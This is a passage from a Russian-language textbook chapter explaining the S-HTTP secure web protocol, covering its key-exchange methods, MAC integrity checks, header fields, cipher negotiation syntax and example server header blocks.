Как уже говорилось, сервер S-HTTP зашифровывает каждое послание. Если к серверу одновременно присоединено несколько клиентов (что, согласитесь, не такая уж редкость в Web), то ему придется одновременно обрабатывать и зашифровывать десятки сообщений. Как вы усвоили из предыдущих глав, шифрование с открытым ключом занимает гораздо больше времени, чем шифрование с единым ключом. Поэтому для обеспечения нормальной производительности в S-HTTP определены два механизма передачи ключей: обмен ключами во время передачи и использование внешних ключей. В первом случае сервер зашифровывает личный ключ при помощи открытого ключа клиента и пересылает его клиенту. Как показано в главе 4, получателем такого сообщения может быть только тот, у кого есть личный ключ. После того как получатель расшифрует ключ, вся дальнейшая информация будет зашифрована при помощи этого ключа. Обмен ключами во время передачи схематично показан на рисунке 7.15.




Рисунок 7.15. *Обмен сообщениями при помощи механизма обмена ключами во время передачи.*

Во втором случае (который больше подходит для корпоративных сетей) для получения доступа к S-HTTP-серверу отправитель должен зашифровать сообщение при помощи заранее условленного одноразового ключа. При этом в зависимости от вида передаваемых данных информация о ключе помещается в одной из строк заголовка запроса или заголовка объекта (см. главу 6). Кроме того, пользователи могут воспользоваться билетами Kerberos. О них будет рассказано в главе 10. На рисунке 7.16 показан обмен при помощи внешних ключей.




Рисунок 7.16. *Обмен сообщениями при помощи внешних ключей.*

ЦЕЛОСТНОСТЬ ДАННЫХ и ИДЕНТИФИКАЦИЯ ОТПРАВИТЕЛЯ

Как уже говорилось, в S-HTTP реализована возможность проверки целостности данных и идентификации отправителя сообщения. Для этого в протоколе используется метод цифровой подписи (в S-HTTP он называется кодом идентификации сообщения [MAC — Message Authentication Code]). Приложения S-HTTP вычисляют MAC как смешанное с ключом значение: сначала вычисляется смешанное значение документа, а затем оно зашифровывается при помощи симметричного ключа. Для размещения MAC в файле можно воспользоваться различными методами (вроде Kerberos или ручного внедрения). Для работы с MAC использование шифрования с открытым ключом не требуется.

Механизм MAC также позволяет общающимся сторонам проводить идентификацию сообщений без использования цифровых сертификатов. Разработчики S-HTTP были уверены, что создание подписей транзакций в будущем будет широко использоваться всеми пользователями сети. Поэтому они и включили в протокол механизм MAC. Однако этот механизм не запрещает использовать для обмена ключей шифрование с открытым ключом. Таким образом, протокол S-HTTP окажется очень полезным там, где нужно обязательно проводить идентификацию клиента (например, при управлении доступом).

СОСТОЯНИЕ ТРАНЗАКЦИЙ

В S-HTTP предусмотрен простой механизм проверки состояния передачи (transmission freshness). С его помощью сервер может проверить, кем прислано сообщение. Таким образом, можно отслеживать ситуации, когда вместо сообщения пользователя серверу приходит скопированное хакером сообщение. Подобное явление происходит в том случае, если хакер скопировал пакет, взломал зашифрованное сообщение и послал его от имени клиента. Кроме того, в новом стандарте HTTP-заголовок сообщения *Date* может использоваться в качестве индикатора состояния (однако при этом требуется, чтобы установка S-HTTP предусматривала возможность работы с различными часовыми поясами, компьютерами с неправильно установленным системным временем и т. д.).

ИНКАПСУЛЯЦИЯ

Сообщение S-HTTP состоит из строки запроса или состояния, за которой следует набор заголовков RFC-822, а за ним — зашифрованное тело сообщения. Телом сообщения может быть другое сообщение S-HTTP, сообщение HTTP или просто какие-нибудь данные. Для совместимости с HTTP запросы и ответы в

S-HTTP отделяются друг от друга при помощи указателя протокола. Другими словами, вместо стандартной строки «HTTP 1.1» заголовок MIME содержит строку «Secure-HTTP/1.1». Однако остается вероятность того, что будущие реализации протокола HTTP будут обладать всеми необходимыми средствами обеспечения безопасности данных и использование S-HTTP станет ненужным. Для этого заголовок S-HTTP инкапсулируется по всем правилам HTTP — если какое-либо из приложений не распознает его, то он попросту будет проигнорирован.

Строка ЗАПРОСА S-HTTP

Запросы S-HTTP построены по той же схеме, что и запросы HTTP (см. главу 6). Специально для запросов HTTP разработчики нового протокола ввели метод *Secure*. Все безопасные запросы (использующие протокол S-HTTP версии 1.1) должны содержать в заголовке MIME следующую строку:

```
Secure * Secure-HTTP/1.1
```

Безопасный сервер должен быть независимым от регистра. В этой строке «звездочка» служит в качестве заменителя символов. Вместо нее клиенты, работающие с сервером-посредником, должны вставить URL запроса; как минимум, они должны обеспечить расположенную в URL секцию хоста и ссылку на порт – все эти действия строго регламентированы в HTTP. Например, полная версия безопасного запроса для сервера-посредника (для доступа к безопасному Web-серверу) должна выглядеть следующим образом:

```
Secure http://www.secure-server.com:80/ Secure-HTTP/1.1
```

Обратите внимание на то, что, в отличие от SSL, в S-HTTP в качестве стандартного порта используется порт с номером 80. Как уже упоминалось (см. главу 6), этот же порт является стандартным и для HTTP.

СТРОКА ОТВЕТА

Как уже упоминалось, броузер должен тщательно просматривать ответы сервера. В главе 6 говорилось о том, что при успешной обработке запроса сервер посылает ответ 200 OK. В S-HTTP первая строка ответа сервера должна выглядеть следующим образом:

```
Secure-HTTP/1.1 200 OK
```

В этом протоколе первая строка ответа также является индикатором того, успешно ли прошел запрос. Однако если в качестве ответа сервер будет *всегда* посылать эту строку, то броузеру не придется анализировать причины ошибки. Тем самым сервер лишает хакера возможности получить информацию о причине запрета доступа к безопасному серверу. Таким образом, безопасный сервер должен всегда посылать код об успешной обработке запроса.

СТРОКИ ЗАГОЛОВКА

В S-HTTP определено несколько новых строк заголовка сообщения. Все они являются необязательными, за исключением строк *Content-Type* и *Content-Privacy-*

Domain. Тело сообщения отделяется от строк заголовка при помощи двух пар символов CRLF. Все данные и строки заголовка являются нечувствительными к регистру (если не указано обратное). Визуальные разделители служат для разделения заголовка и тела сообщения. Однако это правило может быть нарушено в том случае, если некоторое поле потребует использования свободных строк (нескольких символов CR). Как и в HTTP, для более удобного представления текста можно разбивать длинные строки заголовка на несколько строк.

ДОПУСТИМЫЕ типы СОДЕРЖАНИЯ СООБЩЕНИЯ

Итак, представим, что сервер (или броузер) расшифровал тело сообщения и получил содержание исходного (незашифрованного) сообщения. В обычных условиях содержание сообщения рассматривается как сообщение HTTP 1.0. Если сообщение и в самом деле является сообщением HTTP 1.0, то в нем будет присутствовать следующая строка:

```
Content-Type: application/http
```

Пара *application/http* зарегистрирована IANA как один из типов MIME. Для обеспечения обратной совместимости в S-HTTP используется пара *application/x-http*. Однако полученное содержание может использовать другой тип, который должен быть четко определен строкой заголовка *Content-Type*. Итак, если тип содержания отличается от *http* или *x-http,* то броузер (или сервер) должен использовать поля заголовка для последнего (наиболее глубоко инкапсулированного) сообщения HTTP. Обратите внимание: так как HTTP-сообщение (из которого сервер или броузер извлекают заголовки) зашифровано, то в нем можно спокойно размещать конфиденциальную информацию.

Таким образом, механизм *Content-Type* полезен для передачи расширенных данных (в особенности заранее подписанных) и не требует при этом изменения заголовков HTTP.

ЗАГОЛОВОК PREARRANGED KEY-INFO

В этой строке заголовка содержится информация о ключе, заранее установленном без использования средств шифрования (например, при помощи флоппи-диска). Строка *PrearrangedKey-Info* обеспечивает возможность обмена ключа во время передачи. Однако с ее помощью можно выбрать и другой механизм, такой как список одноразовых (one-time) ключей.

При использовании заранее установленного внешнего ключа не забывайте о том, что в S-HTTP определено три метода обмена ключами: во время передачи, Kerberos и вне передачи.

Элементы <*inband*> и <*krb*> указывают, что общающиеся стороны обменялись ключом заранее (при помощи заголовка <*Key-Assign*>соответствующего метода). Обмен ключами вне передачи (указываемый элементом <*outband*>) подразумевает, что агенты обладают внешним доступом к материалам ключа (например, при

помощи базы данных или непосредственного ввода с клавиатуры). Синтаксис этой строки заголовка приведен ниже:

```
Prearranged-Key-Info: <Hdr-Cipher>','<CoveredDEK>',
   '<CoverKey-ID>
<CoverKey-ID> := <метод>','<имя-ключа>
<CoveredDEK> := <шестнадцатиричное-значение>
<метод> := 'inband' | 'krb-'<kv> | 'outband'
<kv> := '4' | '5'
```

В таблице 7.1 приведены все остальные параметры этой строки.

Имя элемента	Описание
<Hdr-Cipher>	Содержит имя блока шифра, при помощи которого отправитель зашифровывает одноразовый ключ.
<CoveredDEK>	Этот элемент представляет имя защищенного ключа Data Exchange Key (его также называют ключом транзакции), с помощью которого передающий хост зашифровывает инкапсулированное сообщение. Для каждой транзакции отправитель должен сгенерировать отдельный ключ DEK. Передающий хост должен зашифровать каждую транзакцию при помощи одноразового ключа, а затем преобразовать результат в шестнадцатиричный формат. Во избежание использования одинаковых имен хост и порт должны поддерживать различные пространства имен ключей.

Таблица 7.1. Нестандартные параметры строки заголовка Prearranged-Key-Info.

ЗАГОЛОВОК MAC-INFO

Как уже отмечалось, модель транзакций S-HTTP поддерживает создание цифровых подписей передаваемых данных. Для идентификации сообщений, проверки их целостности используется новое средство — MAC. Оно вычисляется на основе текста сообщения, текущего времени (этот параметр не обязателен, однако с его помощью можно обезопасить себя от повторов атак) и совместно используемого клиентом и сервером пароля или набора кодов (codeset). Использующий S-HTTP броузер (или сервер) должен вычислить MAC при помощи инкапсулированного содержания сообщения S-HTTP.

Имея алгоритм смешивания H, использующий S-HTTP хост должен вычислить MAC при помощи описанной ниже формулы. Пункты сообщения разделены при помощи символа «||»; таким образом, при вычислении MAC каждый последующий пункт добавляется к предыдущему:

```
MAC = hex(H(Message||<время>||<совместно используемый ключ>))
```

Время должно представляться в виде 32-битного беззнакового значения. Значение 00:00:00 GMT соответствует 1 января 1970 года (эпоха Unix). Формат совме-

стно используемого ключа зависит от самого ключа (которым стороны обмениваются заранее).

Формат строки *MAC-Info* выглядит следующим образом:

```
MAC-Info: [hex(<tod>),]<алгоритм смешивания>,
   hex(<смешиваемые данные>),<спецификация ключа>
<tod> := "беззнаковые секунды, отсчитываемые от начала
   эпохи Unix"
<hash-alg> := "алгоритмы смешивания"
<hash-data> := "описанные выше вычисления"
<Key-Spec> := 'null' | 'dek' | <ID ключа>
```

Идентификатор (ID) ключа ссылается на определенные в строке *Key-Assign* ключи, либо на ключи, указанные в том же порядке, что и метод *Outband.* Использование в строке *<спецификация ключа>* значения *"null"* подразумевает, что отправитель использует ключ нулевой длины. В этом случае MAC просто представляет собой смешанное значение текста сообщения и (необязательно) время. Специальное значение *"dek"* —это ссылка на использование спецификации Data Exchange Key. В этом случае тело сообщения будет зашифровано при помощи стандарта DEK.

Примечание. *Использование спецификации DEK совместно с незашифрованным телом сообщения вызовет ошибку.*

Обратите внимание: при помощи строки *MAC-Info* можно воспользоваться усовершенствованной версией стандартного режима HTTP-идентификации. Для этого пользователь должен указать свое имя и пароль. Однако пароль остается личным, а целостность сообщения проверяется — т. е. установка S-HTTP проверяет целостность сообщения и вход в систему (log-in) без использования шифрования. Кроме того, механизм *MAC-Info* позволяет проводить быструю проверку сообщений (при этом вы уже не сможете использовать полученное сообщение в качестве улики против его отправителя). В этом случае подразумевается, что обе стороны совместно используют некоторый ключ (которым они могли обменяться при помощи *Key-Assign).*

СОДЕРЖАНИЕ СООБЩЕНИЙ S-HTTP

Содержание сообщения в большой степени зависит от значений полей *Content-Privacy-Domain* и *Content-Transfer-Encoding.* Для сообщения PKCS-7 (поле *Content-Transfer-Encoding* содержит строку "8BIT") содержанием сообщения является само сообщение PKCS-7. Если же поле *Content-Transfer-Encoding* содержит строку "BASE64", то (в соответствии с RFC 1421) перед содержанием сообщения должна стоять следующая строка:

```
- BEGIN PRIVACY-ENHANCED MESSAGE -
```

После нее должна стоять строка:

```
- END PRIVACY-ENHANCED MESSAGE -
```

В этом случае вы должны преобразовать первоначальное содержание к представлению base-64. Если внутреннее (защищенное) содержание является сообщением PKCS-7, то нужно соответственно установить *Content-Type* внешней инкапсуляции (оно должно равняться значению *Content-Type* внешнего содержания). В противном случае вам придется представить *Content-Type* как "Data". Если в поле *Content-Privacy-Domain* стоит значение PEM, то (согласно RFC 1421) содержание должно состоять из обычного инкапсулированного сообщения. Перед ним должна стоять строка:

```
- BEGIN PRIVACY-ENHANCED MESSAGE -
```

После содержания должна стоять строка:

```
- END PRIVACY-ENHANCED MESSAGE -
```

Полученное после удаления всех средств защиты информации (возможно, защищенное) содержание должно быть обычным HTTP-запросом. Однако в сообщении может содержаться и еще одно сообщение S-HTTP. В этом случае вам придется распаковывать его до тех пор, пока у вас не будет обычное содержание или вы будете не в состоянии продолжать распаковку. (В S-HTTP включена поддержка многоуровневой инкапсуляции данных, с помощью которой можно использовать последовательно средства создания подписей.) Как бы там ни было, но в конце концов у вас должен получиться обычный запрос (или ответ) HTTP (если в строке *Content-Type* не указано иного).

Обратите внимание на то, что при помощи рекурсивной инкапсуляции сообщения можно добавить (или удалить) средства обеспечения безопасности, что существенно улучшит работу промежуточных участников соединения, вроде сервера-посредника, требующего идентификации клиента.

S-HTTP и CONTENT-PRIVACY-DOMAIN: PEM

PEM *Content-Privacy-Domain* нужен для использования прямых сообщений PEM. Обратите внимание на то, что клиенты и серверы, реализующие протоколы идентификации доступа протокола HTTP (вроде предложенного Тони Сандерсом и реализованного Робом Маккулом), могут быть преобразованы для использования S-HTTP (при помощи строки *Content-Privacy-Domain*). Для этого нужно изменить строки запрос/результат так, чтобы они соответствовали протоколу S-HTTP, и добавить к заголовку следующие три строки:

```
Content-Privacy-Domain: PEM
Content-Type: application/http
Content-Transfer-Encoding: 7BIT
```

Кроме того, неплохо бы (однако совсем необязательно) удалить строку *authorization*.

СООТВЕТСТВИЯ МЕЖДУ PEM и РЕЖИМАМИ S-HTTP

После PEM *Content-Privacy-Domain* обязательно должны стоять режимы защиты сообщений S-HTTP. Другими словами, и для подписанных при помощи PEM-режима *MICONLY* (или *MIC-CLEAR*) сообщений S-HTTP, и для сообщений S-HTTP, зашифрованных и подписанных при помощи обмена ключей RSA, используется неверно названный режим *ENCRYPTED.*

СОГЛАСОВАНИЕ в S-HTTP

Стандарты S-HTTP требуют, чтобы обе стороны могли выразить свои требования и предпочтения. Другими словами, стороны должны уметь сказать друг другу, какое из средств шифрования должно быть использовано. Выбор средств зависит от реализации возможностей и требований конкретного приложения. Для передачи возможностей и требований в S-HTTP используется блок согласования. *Блок согласования* — это последовательность спецификаций, удовлетворяющих описанию входных данных блока, показанных в таблице 7.2.

Компонент	Описание
Property	Здесь располагается параметр, требующий согласования. Например, в качестве такого параметра можно указать алгоритм шифрования.
Value	Согласовываемое значение параметра. Например, при согласовании параметра DES в поле *Value,* скорее всего, будет стоять значение DES-CBC.
Direction	Направление: прием или передача (по отношению к согласовывающему). Другими словами, если броузер хочет зашифровать сообщение при помощи некоторого стандарта, то в качестве направления должно стоять указание на передачу.
Strength	Сила предпочтений хоста. Это поле может принимать три значения: *required, optional* или *refused.*

***Таблица** 7.2. Компоненты спецификаций блока согласования.*

Далее приводится заголовок согласования, указывающий серверу, что он может использовать алгоритмы кодирования DES-CBC или RC4:

```
SHTTP-Symmetric-Content-Algorithms: recv-optional=DES-CBC,RC4
```

Для согласования информации, хранящейся в блоке согласования, в S-HTTP добавлены новые строки заголовка (которые используются внутри инкапсулированного заголовка HTTP, а не в заголовке S-HTTP).

ФОРМАТ ЗАГОЛОВКА СОГЛАСОВАНИЯ

Общий формат заголовка согласования выглядит следующим образом:

```
<Line> := <Field> ':' <Key-val>(';'<Key-val>)*
<Key-val> := <Key> '=' <Value>(','<Value>)*
<Key> := <Mode>'-'<Action>
<Mode> := 'orig'|'recv'
<Action> := 'optional'|'required'|'refused'
```

Значение <*Mode*>определяет действия агента, посылающего расширенные сообщения (в противоположность приему сообщений). В таблице 7.3 приведены описания, помещаемые хостом в качестве значений расширений (<*Value*>).

Значение расширения	Описание
recv-optional	Агент должен обработать расширение в том случае, если оно используется другой стороной. Кроме того, он должен обрабатывать сообщения без расширений.
recv-required	Агент не должен обрабатывать сообщения без расширения <*Value*>.
recv-refused	Агент не должен обрабатывать сообщения с расширением <*Value*>.
orig-optional	Встретив агента, не работающего с (необязательным) расширением, агент не будет предоставлять это расширение. Встретившись с агентом, требующим использования расширений, наш агент должен обеспечить расширение.
orig-required	Агент всегда должен генерировать расширение.
orig-refused	Агент никогда не должен генерировать расширение.

***Таблица** 7.3. Значения расширений для пары <Mode>/<Action>.*

Как агенты будут вести себя, если им встретится несовместимый агент, зависит от самого агента. Не очень-то разумно использовать поведение, не воспринимаемое другой стороной. Хорошие ответы должны включать в себя разрыв соединения или (в случае ответа сервера) возврат "Not implemented 501".

В таблице 7.3 приведен список необязательных значений агента. Элементы списка располагаются в порядке убывания полезности. Однако агенты свободны в выборе любого (либо никакого) из элементов списка. Если какое-либо значение <*Key-Val*>не определено, то предполагается, что ему присвоено установленное по умолчанию значение. Однако каждый указанный агентом ключ должен использоваться вместо соответствующего установленного по умолчанию значения.

ЗАГОЛОВКИ СОГЛАСОВАНИЯ

Все описанные ниже заголовки согласования могут применяться ко всему домену секретности (форматы сообщения) либо только к одному из них. Чтобы указать параметры, согласовывающиеся для всех доменов секретности, передаваемые данные должны содержать строки заголовка, стоящие до первого указателя домена. Считается, что заголовки согласования, стоящие после заголовка домена, относятся только к этому домену. В S-HTTP разрешается использовать несколько заголовков доменов для одного и того же домена секретности. Благодаря этому можно использовать комбинации различных параметров.

В заголовке *S-HTTP-Certificate-Types* указывается, какой тип сертификатов открытых ключей воспринимает агент. В настоящее время определено только одно значение этого заголовка — *X.509*. Заголовок *S-HTTP-Key-Exchange-Algorithms* указывает, какой из алгоритмов обмена ключами можно использовать. Для этого заголовка определены значения "RSA", "outband", "Inband" и "Krb-<версия>". Значение "RSA" относится к методу шифрования RSA. Значение "outband" указывает на использование одного из типов соглашений о внешних ключах. Каждое из значений "Inband" и "Kerberos" относится к соответствующему протоколу обмена ключей. Ниже приведена наиболее распространенная конфигурация для клиентов без сертификатов и серверов с сертификатами (сообщение, посланное сервером):

```
SHTTP-Key-Exchange-Algorithms: orig-optional=Inband, RSA;
   recv-required=RSA
```

Заголовок *S-HTTP-Signature-Algorithms* определяет, какой из алгоритмов создания цифровой подписи может быть использован обоими хостами. Для этого заголовка определены значения "RSA" и "NIST-DSS". Так как в этих алгоритмах используются ключи разной длины, то отправитель должен указать получателю длину используемого ключа. Заметьте: спецификация длины ключа зависит от возможности (или невозможности) использования определенного вида сертификата. Дело в том, что сертификаты открытых ключей определяют сами ключи (и их длину).

В заголовке *S-HTTP-Message-Digest-Algorithms* указывается, какой алгоритм профиля сообщения может быть использован. Для этого заголовка определены значения "RSA-MD2", "RSA-MD5" и "NIST-SHS".

Заголовок *S-HTTP-Symmetric-Content-Algorithms* определяет алгоритм с симметричным ключом, используемый для шифрования содержания сообщения. В таблице 7.4 приведен список различных значений этого заголовка.

Значение	Описание
DES-CBC	DES в режиме Cipher Block Chaining (CBC) [FIPS 81]
DES-EDE-CBC	2 ключа 3DES, использующих EDE в режиме CBC

***Таблица** 7.4. Возможные значения заголовка S-HTTP-Symmetric-Content-Algorithms (продолжение таблицы на следующей странице).*

Значение	Описание
DES-EDE3-CBC	3 ключа 3DES, использующих EDE в режиме CBC
DESX-CBC	DESX метода RSA в режиме CBC
IDEA-CFB	IDEA в режиме Cipher Feedback
RC2-CBC	RC2 метода RSA
RC4	RC4 метода RSA
CDMF-CBC	Разработанный компанией IBM CDMF (DES с усложненным ключом) в режиме CBC

***Таблица** 7.4. Возможные значения заголовка S-HTTP-Symmetric-Content-Algorithms (окончание).*

Заголовок *S-HTTP-Symmetric-Header-Algorithms*определяет алгоритм с симметричным ключом, используемый для кодирования заголовков сообщения. В таблице 7.5 приведен список параметров этого заголовка.

Значение	Описание
DES-ECB	DES в режиме Electronic Codebook (ECB) [FIPS 81]
DES-EDE-ECB	2 ключа 3DES, использующих EDE в режиме ECB
DES-EDE3-ECB	3 ключа 3DES, использующих EDE в режиме ECB
DESX-ECB	DESX метода RSA в режиме ECB
IDEA-ECB	IDEA
RC2-ECB	RC2 метода RSA
CDMF-ECB	Разработанный компанией IBM CDMF в режиме ECB

***Таблица** 7.5. Значения заголовка S-HTTP-Symmetric-Header-Algorithms.*

Заголовок *S-HTTP-Privacy-Enhancements* указывает используемые расширения безопасности. Для этого заголовка определены значения "Sign" (использование цифровых подписей), "encrypt" (использование шифрования) и "auth" (использование идентификации при помощи MAC). Возможно использование сразу несколькихзначений.

ПАРАМЕТРЫ ШАБЛОНА КЛЮЧА

Your-Key-Pattern— это обобщенный шаблон, удовлетворяющий многим типам ключевого материала:

```
Your-Key-Pattern ; <key-use>,<pattern-info>
<key-use> := 'cover-key'|'auth-key'|'signing-key'|'krbID-'<kv>
```

Параметр *Cover key patterns* указывает ожидаемые значения имен ключей, используемых для шифрования ключей транзакции (при помощи *prearranged-key-info*). Синтаксис *pattern-info* состоит из нескольких выражений, разделенных запятыми. В протоколе S-HTTP предпочтительным является использование первого шаблона.

Параметр *Auth key patterns* определяет имена, необходимые для использования идентификаторов MAC. Синтаксис *pattern-info* состоит из нескольких обычных выражений, разделенных запятыми. Если в выражении должна стоять запятая, то вместо разделительных запятых можно поставить обратную косую черту. В протоколе S-HTTP предпочтительным является использование первого шаблона.

Параметр *Signing Key Pattern* описывает шаблон (или шаблоны), при использовании которых можно пересылать ключи хосту. (Напоминаем, что эти ключи будут использованы для создания цифровой подписи.) Синтаксис *pattern-info:*

```
<pattern-info> := <имя-домена>,<данные-шаблона>
```

В настоящее время определено только одно имя домена: *DN-1485.* Этот параметр указывает необходимые значения для полей DN (Distinguished Names). Документ RFC-1485 определяет, как протоколы Internet должны представлять DN. В частности, в RFC-1485 указано, что порядок полей и разделяющих их промежутков может быть произвольным. *Pattern-data* — это измененная строка RFC-1485. В S-HTTP в качестве значений полей можно использовать обычные выражения. Использование шаблонов происходит по старшинству; считается, что неопределенные поля соответствуют любым данным (т. е. если поле будет пустым, то разрешено использование любых DN). Кроме того, *<pattern-data>* могут соответствовать последовательностям сертификатов (чтобы позволить серверу воспринимать сертификаты без соблюдения их порядка подчинения). В S-HTTP последовательности DN читаются слева направо. При этом сразу за именем сертификата должен стоять его издатель. Однако ссылка на издателя не является обязательной.

Значения *<pattern-data>*имеют следующий синтаксис:

```
<Value> := <Dn-spec> (','<Dn-spec>)*
<Dn-spec> := '/'<Field-spec>*'/'
<Field-spec> := <Attr>'='<Pattern>
<Attr> := 'CN' | 'L' | 'ST' | 'O' | 'OU' | 'C' |
   "or as appropriate"
<Pattern> := "POSIX 1003.2 regular expressions"
```

Чтобы попросить другого агента создавать подписи при помощи ключа, сертифицированного компанией RSA Persona CA (в котором используется порядок подчинения имен), нужно воспользоваться приведенным ниже выражением.

Для использования запятой в RFC-1485 применяется стандартный разделитель — кавычки, а в POSIX 1003.2 кавычки служат для использования точек (применяемый в обычных выражениях метасимвол).

```
Your-Key-Pattern: DN-1485,
/OU=Persona Certificate, O="Jamsa Press\."/
```

Параметр шаблона *Kerberos ID Pattern* указывает отправителю сообщения используемую область действия (realm) Kerberos. Заголовки согласования ссылаются на эту область в форме имени администратора доступа Kerberos:

```
<user>@<realm>
```

Примечание. *Спецификация S-HTTP содержит только поддержку обычных имен области действия Kerberos. Синтаксис pattern-info состоит из нескольких обычных выражений, разделенных запятыми. Если выражение содержит запятую, то вместо разделяющих запятых можно использовать обратные наклонные черты (\). Предпочтение отдается первому шаблону.*

ПРИМЕР БЛОКА ЗАГОЛОВКОВ ДЛЯ ТИПИЧНОГО S-HTTP-СЕРВЕРА

Далее приводится образец блока заголовков для сервера. В него включены различные заголовки и параметры, обсуждавшиеся в этой главе:

```
SHTTP-Privacy-Domains: recv-optional=PEM, PKCS-7;
   orig-required=PKCS-7
SHTTP-Certificate-Types: recv-optional=X.509;
   orig-required=X.509
SHTTP-Key-Exchange-Algorithms: recv-required=RSA;
   orig-optional=Inband,RSA
SHTTP-Signature-Algorithms: orig-required=RSA;
   recv-required=RSA
SHTTP-Privacy-Enhancements: orig-required=sign;
   orig-optional=encrypt
```

УСТАНОВКИ ПО УМОЛЧАНИЮ

Напомню, что в протоколе S-HTTP первыми рассматриваются указанные параметры, а затем — установленные по умолчанию. Приведенные выше заголовки будут совмещены с установленными по умолчанию заголовками другого хоста. Далее приводится набор установленных по умолчанию заголовков (они могут согласовываться вниз или вверх в зависимости от второго хоста):

```
SHTTP-Privacy-Domains: orig-optional=PKCS-7, PEM;
   recv-optional=PKCS-7, PEM
SHTTP-Certificate-Types: orig-optional=X.509;
   recv-optional=X.509
SHTTP-Key-Exchange-Algorithms: orig-optional=RSA,Inband;
   recv-optional=RSA,Inband
SHTTP-Signature-Algorithms: orig-optional=RSA;
   recv-optional=RSA
SHTTP-Message-Digest-Algorithms: orig-optional=RSA-MD5;
   recv-optional=RSA-MD5
SHTTP-Symmetric-Content-Algorithms: orig-optional=DES-CBC;
   recv-optional=DES-CBC
SHTTP-Symmetric-Header-Algorithms: orig-optional=DES-ECB;
   recv-optional=DES-ECB
SHTTP-Privacy-Enhancements: orig-optional=sign,encrypt,auth;
   recv-required=encrypt; recv-optional=sign,auth
```

СТРОКИ ЗАГОЛОВКА S-HTTP

В S-HTTP есть несколько строк заголовка, входящих в блок заголовка HTTP (т. е. они входят в зашифрованное содержание сообщения). Таким образом, пользователю предоставляется возможность защитить строки заголовка при помощи шифрования. В их число входят заголовки *Security-Scheme* и *Encryption-Identity,* а также *name-class.*

Строка заголовка *Security-Scheme* обязательна: в ней указывается версия протокола (несмотря на то, что она может использоваться другими протоколами безопасности). Чтобы работать с протоколом S-HTTP, каждый агент должен поместить в этот заголовок строку «S-HTTP/1.1». Заголовок *Security-Scheme* является обязательным заголовком протокола HTTP — агент, работающий с протоколом S-HTTP, должен вставлять эту строку как в сообщения S-HTTP, так и в сообщения HTTP.

Строка заголовка *Encryption-Identity* определяет возможного администратора доступа, сообщения для которого можно зашифровывать при помощи описанных параметров. Этот заголовок позволяет использовать обратное шифрование при помощи открытого ключа (при этом другой агент не должен создавать подпись первым) или при помощи ключа, отличного от используемого для подписи. При использовании системы Kerberos заголовок *Encryption-Identity* предоставляет информацию о подлинности агента. Этот заголовок имеет следующий синтаксис:

```
Encryption-Identity: <имя-класса>,<селектор-ключа>,
   <имя-аргумента>
I <имя-класса> := 'DN-1485' | 'krbID-'<kv>
```

имя-класса — это ASCII-строка, представляющая домен, в котором это имя может быть интерпретировано. В настоящее время S-HTTP распознает и определяет только два имени классов: DN-1485 и KRB-<4,5>. *селектор-ключа* — это селектор ключей, привязанных к той же форме имен. Если форма содержит только один ключ, то броузер и сервер должны игнорировать поле селектора ключа. *имя-аргумента* — это соответствующий имени класса аргумент (см. далее).

DN-1485 — это зашифрованное при помощи алгоритма RFC-1485 имя DN. Аргумент имени класса KRB-* — это имя администратора доступа Kerberos:

```
<user>@<realm>
```

Примечание. *В S-HTTP поддерживается только обычный тип имен области действия Kerberos.*

СТРОКА ЗАГОЛОВКА CERTIFICATE-INFO

Чтобы работать с открытыми ключами в DN, указанными в заголовках *Encryption-Identity,* отправитель может включить информацию о сертификации в строку заголовка *Certificate-Info.*(При этом не обязательно, чтобы получатель обладал копией (fetch) сертификата.) Эта строка выглядит следующим образом:

```
Certificate-Info: <Cert-Fmt>','<Группа-сертификатов>
```

<Cert-Fmt> — это тип *<Cert-Group>*, представляемый отправителем. Допустимыми значениями являются PEM и PKCS-7. В S-HTTP группа сертификатов PKCS-7 представляет сообщение PKCS-7 SignedData, зашифрованное при помощи base-64. В нем содержатся последовательности сертификатов вместе с полем *SignerInfo*(или без него). Группа сертификатов формата PEM — это список разделенных запятыми сертификатов PEM, закодированных при помощи *base-64*. Любой из хостов может определить несколько строк *Certificate-Info*.

ЗАГОЛОВОК KEY-ASSIGN

Этот заголовок указывает, что агент хочет присоединить ключ к символическому имени последней ссылки. Общий синтаксис заголовка *Key-Assign* выглядит так:

```
Key-Assign: <Метод>,<Имя-ключа>,<Время-жизни>,<Шифры>;
   <Аргументы-метода>
<Имя-ключа> := <строка>
<Время-жизни> := 'this' | 'reply'>
<Метод> :='inband' | 'krb-'<kv>
<Шифры> := 'null' | <Шифр>+
<Шифр> := "Шифр заголовка"
<kv> := '4' | '5'
```

Строка *Имя-ключа* — это символическое имя, к которому S-HTTP привязывает назначенный ключ. *Шифры* содержат список шифров, в которых можно применять назначенный ключ. Если этот ключ нельзя использовать ни в одном из шифров, то следует использовать ключевое слово NULL. Оно особенно полезно для обмена ключами алгоритма MAC.

Бремя-жизни представляет наибольший период времени, в течение которого отправитель будет использовать этот ключ. Значение *this* указывает получателю, что отправитель допускает этот ключ только для чтения этой порции информации. Значение *reply* указывает, что ключ используется только для отклика на это сообщение (или в качестве продолжительности соединения для версий HTTP, поддерживающих неразрываемые соединения). *Время жизни* отклика показывает, что ключ будет работать как минимум для одной (но возможно, что только для одной) повторной ссылки сообщения. Время действия ключа *reply* сверх одной передачи (если возможно) уникально для каждой установки S-HTTP.

